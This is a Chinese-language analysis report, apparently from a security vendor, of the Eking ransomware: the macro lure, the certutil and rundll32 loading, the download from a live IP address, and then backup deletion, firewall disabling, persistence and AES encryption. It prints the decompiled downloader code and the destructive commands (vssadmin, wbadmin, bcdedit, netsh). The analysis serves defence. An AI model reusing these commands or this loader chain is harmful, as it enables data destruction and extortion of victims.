天融信 TOPSEC

Eking 勒索病毒分析

目录

一、 概述

3 月 2 日，从互联网中得到病毒样本，该样本为带宏的文档，诱骗目标点击启动宏，通过读取内容，退出执行躲避沙箱检测，生成文件使用 rundll32 加载文件，躲避杀毒检测，下载真正的勒索病毒，病毒文件加壳躲避沙箱静态检测，删除备份，对数据库等格式的文件使用 aes 加密，设置开机自启动，勒索完成后，生成勒索信。

二、 程序逆向

检测文档确认有宏代码，如下图所示：

```
 1:       114 '\x01CompObj'
 2:      4096 '\x05DocumentSummaryInformation'
 3:      4096 '\x05SummaryInformation'
 4:      7134 '1Table'
 5:    187989 'Data'
 6:       367 'Macros/PROJECT'
 7:        41 'Macros/PROJECTwm'
 8: M    3696 'Macros/VBA/ThisDocument'
 9:      2845 'Macros/VBA/_VBA_PROJECT'
10:       513 'Macros/VBA/dir'
11:     22580 'WordDocument'
```


宏代码在第 8 段

在公共文件夹中生成 xls 文件之后改名，使用 rundll32 加载运行文件，如下图所示：


```
    SaveAs3 ("xls"): SaveAs3 ("doc"):
    SetTask (One + " " + STP + ".xls " + STP + ".pdf"): Sleep 6000: SetTask (Two + " " + STP + ".pdf,In")

 /* Certutil -decode C:\\user\\Public\\Ksh1.xls   C:\\users\\Public\\Ksh1.pdf     Rundll32  C:\\users\\Public\\Ksh1.pdf
调用系统自带的certutil 将ksh1.xls 解码并保存到   公共目录下取名为  ksh1.pdf  最后使用rundll32 来调用这个文件
*/

End Sub
Private Function Button_Click2(One As Long, Two As Long) As String
    Button_Click2 = Left(ActiveDocument.Paragraphs(One).Range.Text, Two)
End Function
Private Function Button_Click3(One As Long) As String
     Button_Click3 = Right(Range.Text, One)
End Function
Private Function SaveAs3(Formt As String)
    ActiveDocument.SaveAs2 FileName:=STP + "." + Formt, FileFormat:=wdFormatText
End Function
```



用侦壳软件检测，判断为无壳的 dll 文件，如下图所示：



加载到 dll 后，新建 cs5 文件夹，如下图所示：

```
7
8  strcpy(LibFileName, "kernel32.dll");
9  strcpy(&v3[20], "CreateDirectoryA");
10 strcpy(v3, "C:\\Users\\Public\\cs5");          // 新建文件夹 cs5
```

从黑客服务器下载勒索程序

```
7  CHAR LibFileName[12]; // [esp+58h] [ebp-Ch] BYREF
8
9  strcpy(v4, "C:\\Users\\Public\\cs5\\cs5.exe");// 文件下载的绝对路径
10 strcpy(LibFileName, "urlmon.dll");
11 strcpy(v3, "http://178.62.19.66/campo/v/v");  // 从黑客服务器下载地址
12 strcpy(&v4[28], "URLDownloadToFileA");
13 v0 = LoadLibraryA(LibFileName);
14 v1 = GetProcAddress(v0, &v4[28]);
```


带壳调试，首先调用命令行删除备份

```
vssadmin delete shadows /all /quiet  // 删除卷影文件
wmic shadowcopy delete               //  删除卷影文件
bcdedit /set {default} bootstatuspolicy ignoreallfailures  //禁用win7自动修复
bcdedit /set {default} recoveryenabled no                  //禁用修复
wbadmin delete catalog -quiet exit   //删除备份
```


关闭防火墙

```
netsh
advfirewall set currentprofile state offnetsh  //关闭防火墙
firewall set opmode mode=disable               //关闭防火墙
exit
```


生成勒索 ID



将自身复制到 local 文件夹下



设置开机自启动



整理后如下


```
C:\Users\sjz\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup;
C:\ProgramData\Microsoft\Windows\StartMenu\Programs\StartupFILE%\AppData\Roaming\Microsoft\Windows\StartMenu\Programs
\Startup
```

被勒索的文件后缀


```
//要被加密的文件后缀名
fdb;sql;4dd;4dl;abs;abx;accdb;accdc;accde;adb;adf;ckp;db;db-journal;db-shm;db-
wal;db2;db3;dbc;dbf;dbs;dbt;dbv;dcb;dp1;eco;edb;epim;fcd;gdb;mdb;mdf;ldf;myd;ndf;nwdb;nyf;sqlitedb;sqlite3;sqlite;
```

获取计算机名，准备加密


生成勒索后文件的后缀名




调用 aes 算法开始加密



加密后，修改文件名



所有文件加密完成后，在 C 盘根目录释放勒索信



三、 附录

文中涉及样本 SHA256：

667f88e8dcd4a15529ed02bb20da6ae2e5b195717eb630b20b9732c8573c4e83